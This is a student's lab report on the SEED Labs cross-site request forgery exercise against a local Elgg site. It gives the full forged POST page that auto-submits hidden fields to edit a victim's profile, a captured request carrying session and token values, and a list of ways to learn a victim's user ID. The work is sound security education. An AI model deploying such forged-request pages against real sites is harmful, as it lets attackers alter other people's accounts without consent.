seed@ip-172-31-19-202:~/CSE643/Lab-01/Labsetup$ dockps
c8c750713296 attacker-10.9.0.105
9af76087d0bd elgg-10.9.0.5
0fb0efc89ed8 mysql-10.9.0.6
seed@ip-172-31-19-202:~/CSE643/Lab-01/Labsetup$ sudo gedit etc/hosts
sudo: gedit: command not found
seed@ip-172-31-19-202:~/CSE643/Lab-01/Labsetup$ sudo gedit /etc/hosts &>/dev/null &
[1] 4294
seed@ip-172-31-19-202:~/CSE643/Lab-01/Labsetup$ ls
attacker docker-compose.yml image_attacker image_mysql image_www mysql_data
[1]+ Exit 1 sudo gedit /etc/hosts &> /dev/null
seed@ip-172-31-19-202:~/CSE643/Lab-01/Labsetup$ cd attacker/
seed@ip-172-31-19-202:~/CSE643/Lab-01/Labsetup/attacker$ ls
addfriend.html editprofile.html index.html testing.html
seed@ip-172-31-19-202:~/CSE643/Lab-01/Labsetup/attacker$ docker cp addfriend.html c8c750713296:/var/www/attacker/
Successfully copied 2.05kB to c8c750713296:/var/www/attacker/
seed@ip-172-31-19-202:~/CSE643/Lab-01/Labsetup/attacker$
```

```
root@c8c750713296: /var/www/attacker
File Edit View Search Terminal Tabs Help
seed@ip-172-31-19-202: ~/CSE643/... × seed@ip-172-31-19-202: ~/CSE643/... × root@c8c750713296: /var/www/att... × + ▾
seed@ip-172-31-19-202:~/CSE643/Lab-01/Labsetup/attacker$ docksh c8c750713296
root@c8c750713296:~# ls /var/www/
attacker html
root@c8c750713296:~# ls /var/www/attacker/
addfriend.html editprofile.html index.html testing.html
root@c8c750713296:~# cd /var/www/attacker/
root@c8c750713296:/var/www/attacker# nano addfriend.html
root@c8c750713296:/var/www/attacker# nano addfriend.html
root@c8c750713296:/var/www/attacker# cat addfriend.html
<html>
<body>
<h1>This page forges an HTTP GET request</h1>

</body>
</html>
root@c8c750713296:/var/www/attacker#
```

Now to attack Alice, Sammy could send a link and Alice will access that webpage then she will be attacked. It's up to you send message to Alice.

Alice has an active session on the we know we have CSRF attack to work the victim must have active session

Now click this “Add Friend Attacker” link, go back to Alice
Webpage
Refresh
“No Friends Yet”

The screenshot shows the Elgg For SEED Labs interface. At the top, there is a navigation bar with links for 'Blogs', 'Bookmarks', 'Files', 'Groups', 'Members', 'More', 'Search', and user account options. Below the navigation bar, the title 'Alice's friends' is displayed. A message 'No friends yet.' is shown. On the right side, there is a sidebar for 'Alice' with links for 'Blogs', 'Bookmarks', 'Files', 'Pages', and 'Wire post'. The main content area is currently empty.

We can refresh the source code was not updated.

A screenshot of a Firefox browser window. The address bar shows 'view-source:http://www.attacker32.com/addfriend.html'. The page content displays the following HTML code:

```
<html>
<body>
<h1>This page forges an HTTP GET request</h1>

</body>
</html>
```


We have now successfully added Sammy as a friend.

A screenshot of the Elgg For SEED Labs website. The title 'Alice's friends' is visible. A success message 'You have successfully added Samy as a friend.' is displayed in a green box. On the right, there is a sidebar for 'Alice' with links for 'Blogs', 'Bookmarks', 'Files', and 'Pages'. The main content area shows a list of friends.


So now Alice has been attacked by that CSRF attack with a GET message.

Task 3: CSRF Attack using POST Request

- 1) Sammy wants to modify Alice Profile
- 2) We are going to look for a POST method, so we need to catch the POST message in http header live and modify the template given.
- 3) Again, we need to login as Sammy
- 4) Sammy can add his own profile over edit profile option.




The screenshot shows the Elgg For SEED Labs website. The URL in the address bar is `www.seed-server.com/profile/samy`. The page title is "Samy". On the left, there is a sidebar with a placeholder profile picture of a person wearing a hat and sunglasses. Below the picture are three links: "Blogs", "Bookmarks", and "Files". At the top right, there are buttons for "Edit avatar" and "Edit profile".



The screenshot shows the "Edit profile" page for the user "Samy". The URL in the address bar is `www.seed-server.com/profile/samy/edit`. The page title is "Edit profile". It has fields for "Display name" (set to "Samy") and "About me" (containing the text "Sammy is my hero")). On the right, there are buttons for "Edit avatar" and "Edit profile", and links for "Change your settings" and "Account statistics".

- 5) Enter Sammy is my hero in About me section with a HTTP header live
- 6) Now click save and click "HTTP Header Live"



The screenshot shows the "Edit profile" page for the user "Samy". A browser extension window titled "HTTP Header Live Main — Mozilla Firefox" is open, showing the captured HTTP header for the POST request. The header shows the "Content-Type" field set to "application/javascript; charset=utf-8". The main page shows the "Edit profile" button highlighted.

7) But we are interested in POST method used to update description here

8) And here is the POST Method, we can see it and we can see the parameters are set up here and see GUID is 59 is a Sammy now.

9) Now we want to attack Alice so we need to change this.

10) We have seen during the lecture that many of us don't have the authorization to do something which means the GUID is not right.

11) We will get a dead loop so we need to close it quickly

```
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">
```

```
function forge_post()
{
    var fields;
```

```

// The following are form entries need to be filled out by attackers.
// The entries are made hidden, so the victim won't be able to see them.
fields += "<input type='hidden' name='name' value='*****>"; //Alice
fields += "<input type='hidden' name='briefdescription' value='Sammy is my hero>"; 
fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>"; 
fields += "<input type='hidden' name='guid' value='*****>"; 

// Create a <form> element.
var p = document.createElement("form");

// Construct the form
p.action = "http://www.example.com"; // http://www.seed-server.com/action/profile/edit
p.innerHTML = fields;
p.method = "post";

// Append the form to the current page.
document.body.appendChild(p);

// Submit the form
p.submit();
}


```

```

// Invoke forge_post() after the page is loaded.
window.onload = function() { forge_post();}

</script>
</body>
</html>

```



The screenshot shows a terminal window with a dark blue header bar. In the header, there are three tabs: 'Applications', 'Firefox', and 'Mousepad'. The 'Mousepad' tab is active, showing the exploit code. The code is identical to the one above, including the forged POST request and the onload event handler.

```

ip-172-31-19-202.us-east-2.compute.internal:1 (seed) - TigerVNC
Applications Firefox Mousepad
root@c8c750713296: /v... attacker - File Manager
* /home/seed/CSE643/Lab-01/Labsetup/attacker/editprofile.html - Mousepad
File Edit Search View Document Help
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">

function forge_post()
{
    var fields;

    // The following are form entries need to be filled out by attackers.
    // The entries are made hidden, so the victim won't be able to see them.
    fields += "<input type='hidden' name='name' value='Alice'>"; 
    fields += "<input type='hidden' name='briefdescription' value='Samy is my hero'>"; 
    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>"; 
    fields += "<input type='hidden' name='guid' value='56'>"; 

    // Create a <form> element.
    var p = document.createElement("form");

    // Construct the form
    p.action = "http://www.seed-server.com/action/profile/edit";
    p.innerHTML = fields;
    p.method = "post";

    // Append the form to the current page.
    document.body.appendChild(p);

    // Submit the form
    p.submit();
}

// Invoke forge_post() after the page is loaded.
window.onload = function() { forge_post();}

</script>
</body>
</html>

```

```

http://www.seed-server.com/action/profile/edit
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=-----67486619938115526002719150528
Content-Length: 3004
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy/edit
Cookie: pvisitor=57d292f7-795d-4cc4-b01-434f44a88b0d; Elgg=8kdmqv323j3k6pocu26fp2fsp
Upgrade-Insecure-Requests: 1
_elgg_token=PwR2EUVt0rFtfghcDygluQ&__elgg_ts=1635809161&name=Samy&description=<p>Samy is
&accesslevel[description]=2&briefdescription=Samy is my hero.&accesslevel[briefdescrip
POST: HTTP/1.1 302 Found
Date: Mon, 01 Nov 2021 23:26:58 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
Location: http://www.seed-server.com/profile/samy
Vary: User-Agent
Content-Length: 402
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

http://www.seed-server.com/profile/samy
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5

```

- 12) In the above template we need to use a brief description. In this template if you want to add one more, for example, description, we can a description in the header file and it's up to you, If you want to add more.

```

seed@ip-172-31-19-202: ~/CSE643/Lab-01/Labsetup/attacker
File Edit View Search Terminal Tabs Help
seed@ip-172-31-19-202: ~/CSE643/Lab-01/Labs... x seed@ip-172-31-19-202: ~/CSE643/Lab-01/Labs... x root@c8c750713296: /var/www/attacker x
seed@ip-172-31-19-202:~/CSE643/Lab-01/Labsetup$ dockeps
c8c750713296  attacker-10.9.0.105
9af76087dbbd  elgg-10.9.0.5
0fb0efc89ed8  mysql-10.9.0.6
seed@ip-172-31-19-202:~/CSE643/Lab-01/Labsetup$ sudo gedit etc/hosts
sudo: gedit: command not found
seed@ip-172-31-19-202:~/CSE643/Lab-01/Labsetup$ sudo gedit /etc/hosts &>/dev/null &
[1] 4294
seed@ip-172-31-19-202:~/CSE643/Lab-01/Labsetup$ ls
attacker docker-compose.yml image_attacker image_mysql image_www mysql_data
[1]+ Exit 1          sudo gedit /etc/hosts &>/dev/null
seed@ip-172-31-19-202:~/CSE643/Lab-01/Labsetup$ cd attacker/
seed@ip-172-31-19-202:~/CSE643/Lab-01/Labsetup/attacker$ ls
addfriend.html editprofile.html index.html testing.html
seed@ip-172-31-19-202:~/CSE643/Lab-01/Labsetup/attacker$ docker cp addfriend.html c8c750713296:/var/www/attacker/
Successfully copied 2.05kB to c8c750713296:/var/www/attacker/
seed@ip-172-31-19-202:~/CSE643/Lab-01/Labsetup/attacker$ docker cp editprofile.html c8c750713296:/var/www/attacker/
Successfully copied 2.05kB to c8c750713296:/var/www/attacker/
seed@ip-172-31-19-202:~/CSE643/Lab-01/Labsetup/attacker$ docker cp editprofile.html c8c750713296:/var/www/attacker/
Successfully copied 3.07kB to c8c750713296:/var/www/attacker/
seed@ip-172-31-19-202:~/CSE643/Lab-01/Labsetup/attacker$ 

```

```

ip-172-31-19-202.us-east-2.compute.internal:1 (seed) - TigerVNC
Applications - Firefox Mousepad
root@c8c750713296: /v... [attacker - File Manager]
root@c8c750713296: /var/www/attacker

File Edit View Search Terminal Tabs Help
seed@ip-172-31-19-202: ~/CSE643/Lab-01/Labsetup < root@ip-172-31-19-202: ~/CSE643/Lab-01/Labsetup/attacker >

```

```

</body>
</html>
root@c8c750713296:/var/www/attacker# cat editprofile.html
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">

function forge_post()
{
    var fields;

    // The following are form entries need to be filled out by attackers.
    // The entries are made hidden, so the victim won't be able to see them.
    fields += "<input type='hidden' name='name' value='*****'>";
    fields += "<input type='hidden' name='briefdescription' value='*****'>";
    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
    fields += "<input type='hidden' name='guid' value='*****'>";

    // Create a <form> element.
    var p = document.createElement("form");

    // Construct the form
    p.action = "http://www.example.com";
    p.innerHTML = fields;
    p.method = "post";

    // Append the form to the current page.
    document.body.appendChild(p);

    // Submit the form
    p.submit();
}

// Invoke forge_post() after the page is loaded.
window.onload = function() { forge_post();}

```

13) Login as Alice

A screenshot of a web browser displaying a user profile for 'Alice' on the 'Elgg For SEED Labs' platform. The URL in the address bar is 'www.seed-server.com/profile/alice'. The page header includes links for 'Blogs', 'Bookmarks', 'Files', 'Groups', 'Members', 'More', and a search bar. Below the header, the user's name 'Alice' is displayed, along with a placeholder image of a blonde girl. There are two blue buttons at the top right: 'Edit avatar' and 'Edit profile'. A small link 'Add widgets' is also visible. On the left side of the profile page, there are two small boxes labeled 'Blogs' and 'Bookmarks'.

14) Alice checked her profile is empty

A screenshot of a web browser displaying the 'CSRF Attacker's Page' from 'www.attacker32.com'. The page title is 'CSRF Attacker's Page' and it lists two attack options: 'Add-Friend Attack' and 'Edit-Profile Attack'. The background is white with black text.

15) Now click the “Edit-Profile” Attack

A screenshot of a web browser displaying Alice's Elgg profile page again. A green success message 'Your profile was successfully saved.' is visible in the top right corner. The profile information has been updated: the 'Brief description' field now contains 'Samy is my hero.', and the 'About me' field also contains 'Samy is my hero.'. The rest of the page remains the same, including the sidebar with 'Blogs' and 'Bookmarks'.

Now you see that Alice Profile was successfully saved, so Alice is attacked.

Questions. In addition to describing your attack in full details, you also need to answer the following questions in your report:

- **Question 1:** The forged HTTP request needs Alice's user id (guid) to work properly. If Boby targets Alice specifically, before the attack, he can find ways to get Alice's user id. Boby does not know Alice's Elgg password, so he cannot log into Alice's account to get the information. Please describe how Boby can solve this problem.

Obtaining a user's ID (GUID) on a web application like Elgg without knowing their password typically requires some form of information gathering or exploiting vulnerabilities in the application. Here are some methods Boby might consider to obtain Alice's user ID without knowing her password:

1. Social Engineering: Boby could attempt to trick Alice into revealing her user ID indirectly through social engineering. For example, he might impersonate a trusted entity, send Alice a phishing email or message, and request her user ID under a plausible pretext.

2. User Enumeration: Boby could perform user enumeration attacks on Elgg. User enumeration involves trying to create an account or perform actions that reveal information about whether a specific username or email address is associated with an existing account. If Alice's username or email address is known or guessed, this method can be used to confirm her existence on the platform.
3. Information Leaks: Boby might look for information leaks within the application. Sometimes, web applications inadvertently leak user information through error messages, debug pages, or other means. These leaks can potentially expose Alice's user ID.
4. Brute Force or Guessing: Although it's not recommended and can be illegal, Boby might attempt to guess Alice's user ID through brute force or educated guessing. However, this method is highly unreliable and could lead to account lockouts or other security measures being triggered.
5. API Exploitation: If Elgg has an API that Boby can access, he might try exploiting the API to obtain user information, including Alice's user ID. This could involve sending requests to the API with different parameters and analyzing the responses.
6. Cross-Site Scripting (XSS): If Boby can find a vulnerability like XSS on Elgg that allows him to inject malicious scripts into the application, he could potentially steal user information, including user IDs, from other users' sessions.
7. Crawling and Scraping: Boby could use web crawling and scraping techniques to extract user information from publicly accessible parts of the Elgg website. This might include user profiles or other pages where user IDs are displayed.
8. Collaborative Attacks: Boby might collaborate with other attackers who have access to different information about Alice, such as her email address or username, and combine their knowledge to identify her user ID.

It's important to note that attempting to obtain someone else's user ID or personal information without their consent is unethical and often illegal. Boby should always respect privacy and adhere to ethical standards when interacting with web applications. Unauthorized access or misuse of personal information can have serious legal consequences. If Boby has legitimate reasons to access Alice's user ID, he should follow proper channels and obtain the necessary permissions.

- **Question 2:** If Boby would like to launch the attack to anybody who visits his malicious web page. In this case, he does not know who is visiting the web page beforehand. Can he still launch the CSRF attack to modify the victim's Elgg profile? Please explain

Yes, Boby can potentially launch a Cross-Site Request Forgery (CSRF) attack on visitors to his malicious web page without knowing their identities in advance. CSRF attacks don't rely on knowing the specific identities of victims; instead, they take advantage of the fact that users

might be logged into a targeted website in the same browser session where they visit a malicious website.

Here's how a CSRF attack could work in this scenario:

1. **Malicious Web Page Setup:** Boby creates a malicious web page that contains hidden or disguised HTML forms or script code. These forms or scripts are designed to perform actions on the Elgg website without the visitor's knowledge.
2. **Elgg Targeting:** Boby knows the structure of the Elgg website and the specific actions he wants to carry out, such as modifying a user's profile.
3. **Cross-Origin Request:** When a visitor loads Boby's malicious web page, the malicious code or forms embedded on the page make requests to the Elgg website on behalf of the visitor. These requests may include actions like changing the user's profile details.
4. **Browser Session:** If the visitor to Boby's malicious site is currently logged into the Elgg website in the same browser session, their existing session cookies or credentials are automatically included with the requests to the Elgg site. This makes the Elgg site treat the requests as legitimate actions initiated by the victim, as the requests appear to originate from the victim's browser.
5. **Execution:** The malicious actions, such as modifying the victim's Elgg profile, are executed on the Elgg website using the victim's session, often without their knowledge or consent.


The success of a CSRF attack depends on several factors:

- **Authentication State:** The victim must be logged into the targeted website (Elgg, in this case) at the time they visit the malicious page. If they are not logged in, the attack won't work.
- **No Anti-CSRF Tokens:** If Elgg uses anti-CSRF tokens as a security measure (tokens that must be included in POST requests to verify their legitimacy), Boby's attack might fail unless he can obtain or predict these tokens.
- **User Interaction:** The attack may require some form of user interaction, such as clicking on a seemingly harmless button on Boby's website. This interaction can be disguised to make it more likely that users will trigger the malicious actions.


To defend against CSRF attacks, web applications like Elgg can implement measures such as anti-CSRF tokens, which make it difficult for attackers to forge requests. Website visitors should also be cautious about clicking on suspicious links or visiting untrusted websites.

Task-4. Enabling Elgg's countermeasure.


1) We need to enable this token



```
ip-172-31-19-202.us-east-2.compute.internal:1 (seed) - TigerVNC
Applications   Fir... M... ro... [a...]
root@9af76087d0bd: / Sun 10 Sep, 03:35 seed
File Edit View Search Terminal Tabs Help
seed@ip-172-31-... x seed@ip-172-31-... x root@c8c750713... x root@9af76087d... x + -
seed@ip-172-31-19-202:~/CSE643/Lab-01/Labsetup/attacker$ docksh 9af76087d0bd
root@9af76087d0bd:/# cd
```



```
ip-172-31-19-202.us-east-2.compute.internal:1 (seed) - TigerVNC
Applications   Fir... M... ro... [a...]
root@9af76087d0bd: /var/www/elgg/vendor/elgg/engine/classes/Elgg/Security
File Edit View Search Terminal Tabs Help
seed@ip-172-31-... x seed@ip-172-31-... x root@c8c750713... x root@9af76087d... x + -
seed@ip-172-31-19-202:~/CSE643/Lab-01/Labsetup/attacker$ docksh 9af76087d0bd
root@9af76087d0bd:# cd /var/www/elgg/vendor/elgg/engine/classes/Elgg/Security
root@9af76087d0bd:/var/www/elgg/vendor/elgg/engine/classes/Elgg/Security# ls
Base64Url.php  Hmac.php          PasswordGeneratorService.php
Csrf.php        HmacFactory.php  UrlSigner.php
root@9af76087d0bd:/var/www/elgg/vendor/elgg/engine/classes/Elgg/Security#
```



```
ip-172-31-19-202.us-east-2.compute.internal:1 (seed) - TigerVNC
Applications   Fir... M... ro... [a...]
root@9af76087d0bd: /var/www/elgg/vendor/elgg/engine/classes/Elgg/Security
File Edit View Search Terminal Tabs Help
seed@ip-172-31-... x seed@ip-172-31-... x root@c8c750713... x root@9af76087d... x + -
seed@ip-172-31-19-202:~/CSE643/Lab-01/Labsetup/attacker$ docksh 9af76087d0bd
root@9af76087d0bd:# cd /var/www/elgg/vendor/elgg/engine/classes/Elgg/Security
root@9af76087d0bd:/var/www/elgg/vendor/elgg/engine/classes/Elgg/Security# ls
Base64Url.php  Hmac.php          PasswordGeneratorService.php
Csrf.php        HmacFactory.php  UrlSigner.php
root@9af76087d0bd:/var/www/elgg/vendor/elgg/engine/classes/Elgg/Security# Csrf.
php
bash: Csrf.php: command not found
root@9af76087d0bd:/var/www/elgg/vendor/elgg/engine/classes/Elgg/Security# nano
Csrf.php
root@9af76087d0bd:/var/www/elgg/vendor/elgg/engine/classes/Elgg/Security#
```

Csrf.php

```
<?php
```

```
namespace Elgg\Security;
```

```
use Elgg\Config;
use Elgg\CsrfException;
use Elgg\Request;
use Elgg\TimeUsing;
use ElggCrypto;
use ElggSession;

/**
 * CSRF Protection
 */
class Csrf {

    use TimeUsing;

    /**
     * @var Config
     */
    protected $config;

    /**
     * @var ElggSession
     */
    protected $session;

    /**
     * @var ElggCrypto
     */
    protected $crypto;

    /**
     * @var HmacFactory
     */
    protected $hmac;

    /**
     * Constructor
     *
     * @param Config $config Elgg config
     * @param ElggSession $session Session
     * @param ElggCrypto $crypto Crypto service
     * @param HmacFactory $hmac HMAC service
     */
    public function __construct(
        Config $config,
        ElggSession $session,
        ElggCrypto $crypto,
        HmacFactory $hmac
```

```

) {
$this->config = $config;
$this->session = $session;
$this->crypto = $crypto;
$this->hmac = $hmac;
}

/**
 * Validate CSRF tokens present in the request
 *
 * @param Request $request Request
 *      * @return void
 * @throws CsrfException
 */
public function validate(Request $request) {
//return; // Added for SEED Labs (disabling the CSRF countermeasure)

